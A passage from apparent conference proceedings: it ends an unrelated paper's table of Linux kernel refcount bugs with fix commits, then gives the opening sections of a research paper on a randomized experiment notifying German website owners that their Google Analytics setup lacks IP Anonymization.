44	drivers/tty/serial/serial_core.c	uart_shutdown	uart_state->refcount	I-D, D-D	UAF, ML	2	Submitted

Table 9: List of 60 known bugs reported in the Linux Kernel between 2018 and 2020. We compared CID with RID on these bugs and show whether these bugs can be detected by them in column 6 and 7 respectively.

ID	File	Buggy Function	Refcount Field	Fix Commit ID	RID	CID
1	drivers/scsi/qedf/qedf_io.c	qedf_initiate_abts	fc_rport_priv->kref	56efc304b18cbfa4a2b355c0ae817f61acea38c4	✗	✓
2	drivers/scsi/qla2xxx/qla_os.c	qla2x00_abort_srb	srb->ref_count	d2d2b5a5741d317bed1fa38211f1f3b142d8cf7a	✗	✓
3	drivers/net/macsec.c	macsec_newlink	net_device->pcpu_refcnt	2bce1ebed17da54c65042ec2b962e3234bad5b47	✗	✗
4	drivers/net/wireless/virt_wifi.c	virt_wifi_newlink	module->refcnt	1962f86b42ed06ea6af9ff09390243b99d9eb83a	✗	✗
5	net/core/skbuff.c	sock_zerocopy_realloc	ubuf_info->refcnt	100f6d8e09905c59be45b6316f8f369c0be1b2d8	✓	✗
6	kernel/bpf/hashtab.c	alloc_htab_elem	bpf_htab->count	7f93d1295131c9a8b6ff5eec13eef094f0d42921	✗	✓
7	drivers/nvme/target/fabrics-cmd.c	nvmet_install_queue	nvmet_ctrl->ref	1a3f540d63152b8db0a12de508bfa03776217d83	✗	✗
8	net/sched/cls_u32.c	u32_change	tc_u_hnode->refcnt	275c44aa194b7159d1191817b20e076f55f0e620	✗	✗
9	fs/cifs/smb2ops.c	open_shroot	cached_fid->refcount	2f94a3125b8742b05a011d62b16f52eb8f9ebe1c	✗	✓
10	drivers/scsi/qedf/qedf_main.c	qedf_xmit	fc_rport_priv->kref	4262d35c32c652344b6784cad51ec5a0e2e5258b	✗	✓
11	drivers/usb/serial/mos7720.c	write_parport_reg_nonblock	mos7715_parport->ref_count	2908b076f5198d231de62713cb2b633a3a4b95ac	✗	✓
12	drivers/media/usb/uvc/uvc_driver.c	uvc_probe	uvc_device->ref	f9ffcb0a21e1fa8e64d09ed613d884e054ae8191	✗	✓
13	fs/nfs/nfs4proc.c	nfs4_alloc_unlockdata	nfs4_lock_state->ls_count	3028efe03be9c8c4cd7923f0f3c39b2871cc8a8f	✗	✓
14	fs/nfs/nfs4proc.c	nfs4_alloc_lockdata	nfs4_lock_state->ls_count	3028efe03be9c8c4cd7923f0f3c39b2871cc8a8f	✗	✓
15	sound/pci/hda/hda_intel.c	atpx_present	kobject->kref	6e8aeda224c83c7c7841e143d410b6d0e7bda05e	✓	✗
16	drivers/md/dm-zoned-target.c	dmz_submit_bio	dmz_bioctx->ref	0c8e9c2d668278652af028c3cc068c65f66342f4	✗	✓
17	drivers/infiniband/core/device.c	iw_query_port	in_device->refcnt	390d3fdcae2da52755b31aa44fcf19ecb5a2488b	✓	✓
18	drivers/video/fbdev/clps711x-fb.c	clps711x_fb_probe	kobject->kref	fdac751355cd76e049f628afe6acb8ff4b1399f7	✓	✓
19	net/l2tp/l2tp_core.c	l2tp_tunnel_register	sock->sk_refcnt	f8504f4ca0a0e9f84546ef86e00b24d2ea9a0bd2	✓	✓
20	drivers/net/ethernet/mellanox/mlxsw/core_acl_flex_actions.c	pppol2tp_tunnel_ioctl	l2tp_session->ref_count	212dab0541eb916f29d55f914c8e84e13c6b214d	✓	✓
21	drivers/mtd/spi-nor/nxp-spifi.c	nxp_spifi_probe	kobject->kref	38ebbe2b7282e985a7acc862892564e8fbbde866	✓	✓
22	net/netfilter/ipvs/ip_vs_app.c	do_ip_vs_set_ctl	module->refcnt	62931f59ce9cbabb934a431f48f2f1f441c605ac	✓	✓
23	fs/afs/cell.c	afs_lookup_cell_rcu	afs_cell->usage	a5fb8e6c02d6a518fb2b1a2b8c2471fa77b69436	✓	✓
24	fs/nfs/nfs4proc.c	nfs41_check_delegation_stateid	cred->usage	8c39a39e28b86a4021d9be314ce01019bafa5fdc	✓	✓
25	drivers/media/platform/mtk-mdp/mtk_mdp_core.c	mtk_mdp_probe	kobject->kref	864919ea0380e62adb2503b89825fe358acb8216	✗	✓
26	drivers/media/platform/exynos4-is/media-dev.c	__of_get_csis_id	kobject->kref	da79bf41a4d170ca93cc8f3881a70d734a071c37	✗	✓
27	drivers/media/platform/exynos4-is/fimc-is.c	fimc_is_probe	kobject->kref	da79bf41a4d170ca93cc8f3881a70d734a071c37	✗	✓
28	drivers/media/platform/exynos4-is/media-dev.c	fimc_md_register_sensor_entities	kobject->kref	da79bf41a4d170ca93cc8f3881a70d734a071c37	✗	✓
29	sound/soc/samsung/odroid.c	odroid_audio_probe (#Line: 238)	kobject->kref	d832d2b246c516eacb2d0ba53ec17ed59c3cd62b	✗	✓
30	sound/soc/samsung/odroid.c	odroid_audio_probe (#Line: 239)	kobject->kref	d832d2b246c516eacb2d0ba53ec17ed59c3cd62b	✗	✓
31	sound/soc/samsung/odroid.c	odroid_audio_probe (#Line: 274)	kobject->kref	d832d2b246c516eacb2d0ba53ec17ed59c3cd62b	✗	✓
32	drivers/pci/hotplug/rpadlpar_core.c	find_vio_slot_node	kobject->kref	fb26228bfc4ce3951544848555c0278e2832e618	✗	✓
33	drivers/pci/hotplug/rpadlpar_core.c	dlpar_remove_slot	kobject->kref	fb26228bfc4ce3951544848555c0278e2832e618	✗	✓
34	drivers/pci/hotplug/rpadlpar_core.c	dlpar_add_slot	kobject->kref	fb26228bfc4ce3951544848555c0278e2832e618	✗	✓
35	drivers/gpu/drm/drm_syncobj.c	drm_syncobj_find_fence	drm_syncobj->refcount	bc9c80fe01a2570a2fd78abbc492b377b5fda068	✗	✓
36	drivers/acpi/utils.c	acpi_dev_get_first_match_name	kobject->kref	817b4d64da036f5559297a2fdb82b8b14f4ffdcd	✗	✓
37	drivers/gpu/drm/i915/gvt/dmabuf.c	intel_vgpu_get_dmabuf	drm_gem_object->refcount	41d931459b53e32c67a1f8838d1e6826a69ee745	✗	✓
38	drivers/net/wireless/intersil/p54/p54pci.c	p54p_probe	kobject->kref	8149069db81853570a665f5e5648c0e526dc0e43	✗	✓
39	drivers/md/dm-ioctl.c	dm_early_create	mapped_device->holders	311f71281ff4b24f86a39c60c959f485c68a6d36	✗	✓
40	drivers/scsi/qla2xxx/qla_os.c	qla2xxx_eh_abort	srb->ref_count	8dd9593cc07ad7d999bef81b06789ef873a94881	✗	✓
41	drivers/pinctrl/samsung/pinctrl-samsung.c	samsung_pinctrl_create_functions (#Line: 782)	kobject->kref	a322b3377f4bac32aa25fb1acb9e7afbbbbd0137	✗	✓
42	drivers/pinctrl/samsung/pinctrl-samsung.c	samsung_pinctrl_create_functions (#Line: 797)	kobject->kref	a322b3377f4bac32aa25fb1acb9e7afbbbbd0137	✗	✓
43	drivers/pinctrl/samsung/pinctrl-samsung.c	samsung_dt_node_to_map	kobject->kref	a322b3377f4bac32aa25fb1acb9e7afbbbbd0137	✗	✓
44	drivers/pinctrl/samsung/pinctrl-s3c64xx.c	s3c64xx_eint_eint0_init	kobject->kref	7f028caadf6c37580d0f59c6c094ed09afc04062	✗	✓
45	drivers/pinctrl/samsung/pinctrl-s3c24xx.c	s3c24xx_eint_init	kobject->kref	6fbbcb050802d6ea109f387e961b1dbcc3a80c96	✗	✓
46	drivers/pinctrl/samsung/pinctrl-exynos.c	exynos_eint_wkup_init	kobject->kref	5c7f48dd14e892e3e920dd6bbbd52df79e1b3b41	✗	✓
47	drivers/gpu/drm/drm_gem.c	drm_gem_ttm_mmap	drm_gem_object->refcount	9786b65bc61acec63f923978c75e707afbb74bc7	✗	✓
48	kernel/bpf/syscall.c	bpf_map_get_fd_by_id	bpf_map->usercnt	781e62823cb81b972dc8652c1827205cda2ac9ac	✗	✓
49	drivers/power/reset/zx-reboot.c	zx_reboot_probe	kobject->kref	f052df96c46dbe52fbacd02189e7906f41686f27	✗	✓
50	drivers/media/i2c/tc358743.c	tc358743_probe_of	kobject->kref	64bac6916ef7d9cc57367893aea1544fcad91b9b	✗	✓
51	net/batman-adv/bat_v.c	batadv_v_gw_dump_entry	batadv_gw_node->refcount	9713cb0cf19f1cec6c007e3b37be0697042b6720	✗	✓
52	net/batman-adv/bat_iv_ogm.c	batadv_iv_gw_dump_entry	batadv_gw_node->refcount	b5685d2687d6612adf5eac519eb7008f74dfd1ec	✗	✓
53	drivers/net/ethernet/netronome/nfp/flower/tunnel_conf.c	nfp_tun_neigh_event_handler	dst_entry->__refcnt	e62e51af3430745630f0cf76bb41a28d20c4ebdc	✗	✓
54	drivers/cpufreq/brcmstb-avs-cpufreq.c	brcm_avs_cpufreq_get	kobject->kref	a48ac1c9f294e1a9b692d9458de6e6b58da8b07d	✗	✓
55	drivers/cpufreq/s3c2416-cpufreq.c	s3c2416_cpufreq_reboot_notifier_evt	kobject->kref	8ead819f1befae08182c772b6fdf8ac201b34566	✗	✓
56	drivers/net/dsa/rtl8366rb.c	rtl8366rb_setup_cascaded_irq	kobject->kref	f32eb9d80470dab05df26b6efd02d653c72e6a11	✗	✓
57	fs/fuse/cuse.c	cuse_channel_open	fuse_conn->count	9ad09b1976c562061636ff1e01bfc3a57aebe56b	✗	✓
58	drivers/of/resolver.c	adjust_local_phandle_references	kobject->kref	60d437bbff358748fcfc3bce5f08da9a6b3761da	✗	✓
59	drivers/soc/ux500/ux500-soc-id.c	ux500_soc_device_init	kobject->kref	dbc3c6295195267ea7bc48d46030c7b244f8b11e	✗	✓
60	drivers/media/platform/ti-vpe/cal.c	of_get_next_port	kobject->kref	094efbe748c204fb2e10ebf6f100da926e10fc2f	✗	✓

Effective Notification Campaigns on the Web: A Matter of Trust, Framing, and Support

Max Maass, *TU Darmstadt*
Alina Stöver, *TU Darmstadt*
Henning Pridöhl, *Universität Bamberg*
Sebastian Bretthauer, *Goethe-Universität Frankfurt*
Dominik Herrmann, *Universität Bamberg*
Matthias Hollick, *TU Darmstadt*
Indra Spiecker, *Goethe-Universität Frankfurt*

Abstract

Misconfigurations and outdated software are a major cause of compromised websites and data leaks. Past research has proposed and evaluated sending automated security notifications to the operators of misconfigured websites, but encountered issues with reachability, mistrust, and a perceived lack of importance. In this paper, we seek to understand the determinants of effective notifications. We identify a data protection misconfiguration that affects 12.7 % of the 1.3 million websites we scanned and opens them up to legal liability. Using a subset of 4754 websites, we conduct a multivariate randomized controlled notification experiment, evaluating contact medium, sender, and framing of the message. We also include a link to a public web-based self-service tool that is run by us in disguise and conduct an anonymous survey of the notified website owners (N=477) to understand their perspective.

We find that framing a misconfiguration as a problem of legal compliance can increase remediation rates, especially when the notification is sent as a letter from a legal research group, achieving remediation rates of 76.3 % compared to 33.9 % for emails sent by computer science researchers warning about a privacy issue. Across all groups, 56.6 % of notified owners remediated the issue, compared to 9.2 % in the control group. In conclusion, we present factors that lead website owners to trust a notification, show what framing of the notification brings them into action, and how they can be supported in remediating the issue.

1 Introduction

Maintaining a website has become a complex endeavor that requires keeping software up to date and adapting configurations to changing technical requirements. It is thus inevitable that some systems will not be updated in time, leading to vulnerabilities and data breaches like the Equifax breach, traced back to a missing software update [17], or the Exactis leak, which was caused by a misconfigured ElasticSearch instance [9]. Such breaches routinely violate the privacy of millions of people and can cost companies millions of dollars in remediation costs, settlements, and regulatory fines [3].

Past research has evaluated the possibility of sending automated notifications to system operators to inform them about insecure [21, 31, 38, 39], compromised [11, 12, 14, 15, 43], or misconfigured [13, 29, 30, 45] systems under their control. Such attempts achieved an improvement in remediation compared to a control group, but often found large numbers of systems to remain unfixed.

These studies found varied and in some cases contradictory results on the determinants of successful notifications. We seek to shed light on factors that influence the success of a notification. In particular, we consider the following research questions: (1) What influence do various factors of notifications, such as the contact medium, the sender, and the framing of the problem, have on remediation? (2) Which forms of support are desired and embraced by website owners? (3) What properties of a notification message lead site owners to trust or distrust it?

As the subject of our notifications, we search for a misconfiguration that (a) results in non-compliance with legal obligations, (b) exposes website owners to an immediate financial risk, (c) can be automatically and unambiguously detected upon visiting a site, and (d) is straightforward to fix. These requirements are met when website owners use the third-party service *Google Analytics (GA)* in Germany but fail to turn on the *IP Anonymization* feature. Both Google and the supervisory authorities place the responsibility of enabling IP Anonymization with the site owners. A German court has recently convicted a site owner, who failed to enable this feature, on grounds of violating personal privacy rights [5]. Choosing a compliance misconfiguration instead of a security vulnerability ensures that the notification is equally relevant to all website owners. Unlike outdated software, which sometimes cannot be updated due to compatibility issues, there is also no incentive *not* to remediate.

Our scans identified this misconfiguration on 12.7 % of the approximately 1.3 million German websites we analyzed. We conduct a notification experiment with a subset of 4594

site owners operating 4754 distinct non-compliant websites, for which we collect contact information *manually*. We send notifications via email or letter, using three different senders and three distinct framings. The notification contains a link to a public self-service tool that we run in disguise to enable site owners to verify if the problem has been resolved. We also support owners via phone and email. Finally, after two months and one reminder, we send a debriefing message and invite all notified owners to answer a short survey to gain an understanding of their perception of the notification message.

In summary, our paper makes the following contributions:

- We scan for a common misconfiguration, which can be framed as a compliance issue as described in Section 3. This misconfiguration allows us to design a covert randomized controlled notification experiment to evaluate the effect of three factors on remediation in Section 4.
- We report on the results of our notifications in Section 5, finding high remediation rates between 33.9 and 76.3 %, with the control group at 9.2 %. We observed a high demand for the support mechanisms we provide, in particular for our self-service tool.
- We describe the responses collected in our survey ($N = 477$) in Section 6, finding that missing awareness is widespread. 19.5 % of site owners admitted not even knowing that their site was running GA.
- We highlight important takeaways from our study, in particular the large effect of framing misconfigurations as an issue of compliance with legal obligations in Section 7.

2 Related Work

We review previous research in the area of vulnerability notifications and the perspectives of system operators and owners.

2.1 Effectiveness of Notifications

The effectiveness of notifications was evaluated in several areas, ranging from the security of websites [11, 12, 21, 31, 38, 39, 43, 45] or DNS servers [13] to DDoS amplifiers [15, 29, 30] and end-user malware infections [14], with studies usually finding an increase in remediation rates compared to a control group. The studies commonly sent emails to WHOIS or abuse contacts, or to common aliases (RFC 2142), with some using intermediaries such as CERTs and clearinghouses [13, 29, 30, 38]. Some studies also worked with Google [30, 31, 45] or Internet Service Providers (ISPs) using quarantine networks with captive portals [12, 15] to deliver their messages. Stock *et al.* performed a smaller-scale experiment with manually collected email addresses, postal addresses, phone numbers, and social media contacts [39], finding that these channels can sometimes outperform others. However, the low number of messages ($N = 364$ spread over 10 groups) and potential priming and self-selection effects in this experiment make it impossible to draw general conclusions.

Studies frequently encountered issues with notification delivery [12, 13, 21, 30, 38, 39], observing email bounce rates of over 50 % [12, 13, 38] in some cases due to incorrect information in WHOIS records or the lack of standard email aliases such as *webmaster@domain.com*. Additional issues in delivery were caused by spam filters [38, 39]. Recipients were often wary of unsolicited emails and suspected them to be spam or scam messages [14, 15, 39, 45], sometimes reaching out to verify the veracity of the message before acting upon it [14, 15]. This suggests that trust in the sender could play an important role in the success of notifications. However, other studies did not find significant differences between different senders [12, 45], leaving this question unresolved.

Several studies showed that more comprehensive messages increase remediation rates [12, 30, 43] and trust in the message [39]. Recipients often desired a tool to verify the veracity of the provided information and effectiveness of their remediation [13, 31, 45], although the actual effect of providing such a tool was small [13]. The results for repeated notifications of unfixed websites are inconclusive as well, showing no effects in a study conducted by Li *et al.* [30], while Stock *et al.* observed a small effect [38].

An area where notices are arguably followed *too* well is in copyright enforcement, where the financial risks surrounding the *notice and takedown* scheme have led to overblocking and incorrect claims [35, 41]. This highlights the potential impact the legal incentives surrounding a notification can have.

In contrast to existing work, we seek to study alternative delivery channels and senders in more detail and investigate the effect of using a compliance argument to provide an incentive for remediation that is independent of circumstances, as it applies equally to every website.

2.2 Website Owners Perspective

With our notification, we explicitly addressed the owners in contrast to previous work that wrote to operators, as they are legally responsible for the operation of the website and thus the correct point of contact for a compliance issue. The owner can also be the one to operate the system, which is why in the following, we also refer to the literature on *system operators*. While there is quite a lot of research regarding the developers' perspective on privacy (e. g. [10, 23, 37, 42]), and some about system operators [8, 19], relatively little research into website owners exists so far [22]. Similar to software developers [44], system operators play a critical role when it comes to protecting end-users privacy and security [8]. This may also be true for website owners since they are making decisions regarding specific privacy policies and their implementation [22].

Research about whether or not system operators and website owners are aware of security and privacy gaps is ambiguous. Many consumer and small business site owners are not aware that their sites are threatened [6]. In the notification study by Li *et al.* [30], 46 % of the participants stated that they were aware of their vulnerability before notification, while Durumeric *et al.* [21] reported that all 17 participants were already aware of the problem. Even if the operators were aware, they did not necessarily solve the problem in these studies, which was also concluded by Stock *et al.* [39].

This brings us to the question of how system operators or website owners handle security and privacy issues. Many studies pick one specific aspect, e.g., the usability of HTTPS deployment [28], operator's procedures for handling software updates [16, 25, 32], their perception of the trustworthiness of TLS certificates [40], and their perspectives on TLS misconfigurations [19]. Indications on the system operators' problem-solving behavior are shown by Li *et al.* [32], who describe system operators' processes for software updates with a five-step model. Dietrich *et al.* [19] conducted a study on the perspective of system operators on misconfigurations and found that social, structural, and institutional factors, in particular, can promote a bad security posture [19].

To deepen the understanding of website owners' perspective on privacy, we investigate the owners' reaction to notifications that address a privacy issue. We focus on the website owners' awareness, their perception of the notification, and their problem-solving behavior, as well as support aspects.

3 Background

We explain the technical and legal aspects of IP Anonymization in Google Analytics (GA) in Germany, which provides the basis for our notification experiment.

3.1 Technical Background

GA uses a JavaScript library that has to be included in the website by the website's owner. The owner creates one or more tracker objects with their tracking IDs and adds a method call that issues an HTTP request to Google's Analytics service. Optionally, the owner can set configuration options on the tracker objects, including IP Anonymization [4]. When enabling IP Anonymization, the HTTP request contains a parameter `aip=1`, which instructs Google to truncate the website users' IP address before storing it for analytical purposes. For IPv4 addresses, the last octet is set to zero, while for IPv6 addresses, the last 80 bits are changed into zeros. Configuring IP Anonymization in GA is error-prone (see Appendix A3).

The effect of IP Anonymization on real-world privacy is limited. However, choosing this issue for our study has three benefits: it is under the exclusive control of the website operator, can be irrefutably detected remotely, and forms a data protection law violation, which we will discuss next.

3.2 Legal Background

The requirement to use IP Anonymization results from the European General Data Protection Regulation (GDPR) [7], and has recently been confirmed in a German sub-court decision [5]. The court ruled that omitting IP Anonymization infringes on the data protection principles of data minimization and storage limitation as well as the non-use of pseudonymization and anonymization techniques. Enforcement usually falls to the data protection supervisory authorities, which share this interpretation of the law. While it has not yet been confirmed by a higher court, it at least indicates that non-compliant website operators are at risk of a lawsuit.

German competition law also allows for competitors of the owners of a non-compliant website to send a written warning with costs ("Abmahnung"), a practice that has seen some misuse in the past. This has led to media attention and fears that the new data protection legislation would result in a wave of such warnings. While no large number of such cases have appeared so far, many website owners are nevertheless aware of the risk and thus especially sensitive to the topic of GDPR compliance. Website owners bear joint responsibility for the data protection practices of any third-party content they load into their website [1], thus placing any detected GA code within their legal responsibility. This makes the issue particularly suitable for evaluating the effects of citing legal requirements in notifications.

Another aspect of the German legal system makes it particularly suitable for notification studies: an imprint with up-to-date contact information is legally mandated for almost all website owners. While not machine-readable, this improves the chance to identify a point of contact for the website.

4 Methodology

We describe how we collect misconfigured websites, the experimental groups, our notification strategy, and how we supported website owners. We then present the survey, the steps of data cleaning and analysis, and ethical aspects. Figure 1 summarizes our methodology.

4.1 Compliance Checker

To find misconfigured websites, i. e., German sites without IP Anonymization, and to support site owners in verifying the correct implementation of IP Anonymization (cf. Section 4.4), we implement a *compliance checker*. Our compliance checker is based on the Chromium browser and utilizes the Chrome DevTools protocol [2]. It extracts all HTTP requests to GA and checks for the existence of the `aip=1` parameter, regardless of the request being issued by the website itself or by a third party. Besides HTTP requests, the checker reads all tracker objects and their configuration on the website in all JavaScript contexts, thus also detecting tracker objects of




Figure 1: Methodology Overview

third parties, e. g. included through widgets. To find tracker objects, the checker iterates all JavaScript global variables. For each global variable, the checker assesses the available methods and attributes; if those match the expected ones for `analytics.js` or `ga.js`, it found a GA object. This object can be queried for available trackers and their configuration. Tracker objects are used in our self-service tool to provide the user with detailed information about misconfigurations.

We modify the user agent to hide that Chromium was running headless. We also scroll the page for a random amount in short random intervals, since additional GA requests might be sent on site usage. We do not check sites for the presence of consent banners; technically, a consent banner could hide the existence of a non-compliant GA instance until the consent was confirmed, i. e., our checker is subject to false negatives. However, the checker will never return a false positive match.

4.2 Collecting Non-Compliant Websites

As reported in Section 2.1, automated and simple address collection approaches can lead to high bounce rates. Therefore, we decided to collect all contact data manually.

There is no generally accepted method to obtain a representative sample of websites that fit the criteria for our compliance-based notifications. Given this limitation, which is discussed in Section 7.4, we still aim to obtain a diverse set of websites for our study, comprised of popular and non-popular sites. First, we use all websites referenced in the German Wikipedia, filtered on the Top-Level Domain (TLD) `.de` ($N = 32\,782$). Second, we use a merged and deduplicated version of the archive of historical (up to 10 years) Internet toplists by Scheitle *et al.* [36], again filtered on the TLD `.de` ($N = 1\,265\,750$). We scan these sites with the compliance checker and find that 3070 (9.36 %) of the Wikipedia sites and 161 984 of the toplist sites (12.8 %) are non-compliant. From the non-compliant toplist sites, we randomly sample 5000 sites, 91 of which were already present in the Wikipedia dataset, to obtain 7979 non-compliant sites in total.

Each site is visited by three researchers, each of them independently collecting postal and email addresses from the site's imprint. Moreover, the researchers assign a category such as company, individual, public sector, and others, which is used to avoid biases in our experimental groups (cf. Section 4.3). Conflicts are discussed and resolved using a majority vote. On average, this task took 75 seconds per site.

We exclude 3225 sites to which our compliance-based notification does not apply. About 20 % of these sites are excluded because they *belong to the public sector* (municipalities, universities, etc.) to which the fines mandated by the GDPR do not apply, which would skew some of our results. We also exclude sites *without an imprint* (about 20 % of excluded sites) and sites that *list an address outside of Germany in their imprint* (again, about 20 % of excluded sites). Finally, we exclude sites of politicians (less than 1 % of excluded sites) to avoid cross-contamination with another study. We also remove sites that cannot be retrieved (about 10 % of excluded

sites). Finally, we rescan all sites before sending out the first round of notifications and remove sites that have become compliant or went out of service during the six-month data collection period (accounting for the remainder, i. e., about 30 % of the excluded sites). Note that the given percentages are only rough estimates as the criteria are not mutually exclusive and exclusion decisions were often made on the grounds of the most obvious criteria.

As an owner may run more than one website, we merge sites sharing the same owner (*co-owned sites*) into one notification. To find co-owned sites, we sort postal addresses by ZIP code and manually merge sites with identical or similar addresses (including recipient name). Addresses are deemed similar if they show only a small variation (e. g., "Company" vs. "Company LLC"). When the recipient or company name differs, sites are not considered co-owned. We also merge sites with identical contact email addresses.

After merging co-owned sites, we end up with 4754 sites run by 4594 different owners. These websites were automatically scanned four times a day during the study timeframe.

4.3 Notification and Reminder

We assign sites randomly to groups defined by three different experimental factors and a control group. We use a full factorial design (i. e., all combinations of factors are used), and assign co-owned sites (cf. Section 4.2) to the same group. We ensure that the different categories of sites (private, business, etc.) are spread evenly across the groups (stratification).

All messages were sent in German and contain a reference to our self-service tool (cf. Section 4.4), referencing it as a service that was unaffiliated with the senders of the message, and noting that it may prove helpful in validating the remediation. Translated versions of our messages can be found in the supplementary material [33].

Factors We differentiate between **two different contact media**: LETTER and EMAIL. As many previous studies have investigated the effect of emails, we choose to emphasize letters in our study by assigning twice the number of websites to the letter groups than the email groups. Emails are sent in plain-text and contain the entire message in their body (no attachments or external content like tracking pixels).

We compare **three different senders**: a private individual (CITIZEN), a computer science group at one university (UNI-CS), and a law group at another university (UNI-LAW). For the two university groups, emails are sent from purpose-specific accounts (*notification@group.university.tld*). Letters use the official letterheads of the groups, including its return address. Both emails and letters contain three options for contacting the sender: a postal address, an email, and a phone number. For the private sender, we use a fresh email account, and letters use the residential address, but no phone number; assuming citizens typically do not provide it.

In the messages, we used **three different framings** for the problem. In the PRIVACY framing, we argue that the misconfiguration was harmful to the privacy of website visitors, not mentioning the legal consequences. In the GDPR framing, we mention that the misconfiguration is violating the GDPR. In the GDPR+FINE framing, we use the same message, but additionally mention the fines that can be leveled against website owners under the GDPR (i. e., up to 4 % of annual turnover).

Notification, Reminder and Survey We sent up to three messages to every recipient: An initial notification, followed by a reminder one month later (if the problem had not been addressed), and a final debriefing message to all contacted recipients a month later to inform them that they had been part of a study, invite them to answer a survey, and give them the opportunity to opt-out. If we received an indication that a message was not deliverable on the selected contact medium (e. g., a bounce message from a mail server or our letter being returned), we excluded that recipient from further messages.

Due to human error, all UNI-LAW – LETTER reminders were sent with the GDPR+FINE framing.We will discuss the impact of this mistake in Section 5.1.2.

4.4 Self-Service Tool and Support

In previous studies, users wished for a self-service tool to check for the reported issue [13, 31, 45]. Besides providing such a tool, we also offer personal support.

Self-Service Tool We operate a web-based tool (*CheckGA*) in disguise, i. e., not affiliated with CITIZEN, UNI-LAW, or UNI-CS. Deceiving recipients about the tool's operator increases the trust in our notifications since recipients can verify the claimed issue with a tool run by an independent, trustworthy organization: a research group at a German university.

CheckGA allows anyone to analyze the usage of GA for arbitrary websites. The tool has been written for this study and not yet explicitly advertised to others. However, it is linked from the website of a university chair that researches privacy and security topics, increasing its trustworthiness and making it indexable by search engines. Some recipients also shared CheckGA on social media and forums.

Users enter a URL to scan, which is then visited by our compliance checker (see Section 4.1). The user gets a report about the included GA tracker objects, including trackers added by third parties (e. g., due to widgets) and their configuration, such as whether IP Anonymization is enabled. The report also shows all HTTP requests to the GA service, each with the associated analytics data, as well as whether that request contains the `aip=1` parameter, i. e., Google truncates the visitor's IP address. The user gets a summary indicating that either everything is fine (no GA found or IP Anonymization correctly implemented) or pointing out the problem. CheckGA also

assists users by providing a help page with extensive documentation, including common pitfalls and code examples.

For each scan, we store the URL of the site, the scan result, the time of the scan, a truncated IP address, and the TLS Session ID. The last two pieces of data allow us to link scans of different websites conducted by the same user without having to ask users for consent to set cookies. We informed users before scanning that usage information is collected.

Support via Phone, Email, Letters In addition to CheckGA, we also answer phone calls, emails, and occasionally letters from the contacted site owners, assuring them that the messages are authentic, providing basic troubleshooting advice where requested, and addressing complaints by some recipients. These interactions are described in Section 5.3.

4.5 Survey

To investigate the site owners' perspective, we invite all contacted owners to participate in a survey after informing them that their sites had been part of a study. The survey was hosted on the platform *soscisurvey* and consists of an informed consent form and questions regarding the perception of our notification, problem awareness, and solving. It also contains questions about our and other check tools geared towards system owners, asks if they would like to receive further notifications, and collects basic information about the participants' affiliation. The questions are tailored to the group of the participants (medium, sender, framing, final compliance status). The survey includes between 17 and 21 questions, depending on the group of the recipient and their replies. A translated version of the survey can be found in the supplementary material [33]. The responses are analyzed using SPSS. Open answers are analyzed with qualitative content analysis. The software MAXQDA was used for support. 561 owners took part in our survey. We exclude 84 survey answers because the participants either did not agree to the informed consent (N = 19) or answered less than 50 % of the questions (N = 65). 226 of the 477 participants completed the questionnaire.

4.6 Data Cleaning

After concluding the data collection, we found that some websites frequently changed the domain they were forwarding to, as they were run by advertising agencies that sold the incoming traffic to different customers over time. As our scans were based on the URL before following all redirects, we were redirected to different websites and thus do not have continuous reliable data for the domain of the owner we notified. We thus exclude 31 websites that forwarded to three or more different domains within the study timeframe.

We also found that all sites hosted on the free tier of *Wordpress.com* contained a GA tracker managed by Wordpress. As the owners of the 22 affected sites depended on a centrally-administrated change from *Wordpress.com*[1] and none of them contained any additional trackers, we excluded them from the evaluation. Finally, we remove another two domains from the dataset that were incorrectly labeled as German but were, in fact, run by non-German entities, and four domains from owners that requested to be excluded from the study.

4.7 Survival Analysis

